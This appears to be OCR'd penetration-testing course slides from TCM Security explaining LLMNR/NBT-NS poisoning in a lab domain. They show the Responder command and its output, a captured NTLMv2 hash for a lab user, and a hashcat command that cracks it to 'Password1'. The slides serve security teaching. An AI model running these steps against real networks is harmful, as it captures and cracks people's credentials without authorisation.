

LLMNR - Poisoning Overview



LLMNR Poisoning

What is LLMNR?

- Used to identify hosts when DNS fails to do so.
- Previously NBT-NS
- Key flaw is that the services utilize a user's username and NTLMv2 hash when appropriately responded to



LLMNR Poisoning

Overview

Hey, can you connect me to \\hackm, please?

I have no idea what you're talking about.

Does anyone know how to connect to \\hackm?


"I do. Send me your hash and I'll connect you :)"

"Okay, here you go!"


LLMNR Poisoning

Step 1: Run Responder

sudo responder –I tun0 -dwP



```
root@kali:~/Downloads# python /usr/share/responder/Responder.py -I tun0 -rdw -v

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

/!\ Warning: files/AccessDenied.html: file not found
/!\ Warning: files/BindShell.exe: file not found

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]
```




Network Error

Windows cannot access \\10.8.0.2

Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.

LLMNR Poisoning

Step 2: An Event Occurs…




```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600
560004001400530004D00420033002E006C006F00630061006C0003003400570049004E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100
6C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
0400020000000008003000300000000000000000001000000000200000234D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A00100000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000000
```

LLMNR Poisoning

Step 3: Get Dem Hashes

TCM Security



```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430

FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000
000000200080053004d004200330001001e00570049004e002d00500052004800340039003200520051004100460056000400140053004d004200
33002e006c006f00630061006c0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004d00420033002
e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d20106000400020000000080030
003000000000000000000100000000200000234d5dd50acc5817bf563c8c2c532cede6c7b288f5623e3055e34ec3de0f8d7f0a001000000000000000
0000000000000000000000009001a0063006900660073002f00310030002e0038002e0030002e0032000000000000000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
```

LLMNR Poisoning

Step 4: Crack Dem Hashes

hashcat –m 5600 hashes.txt rockyou.txt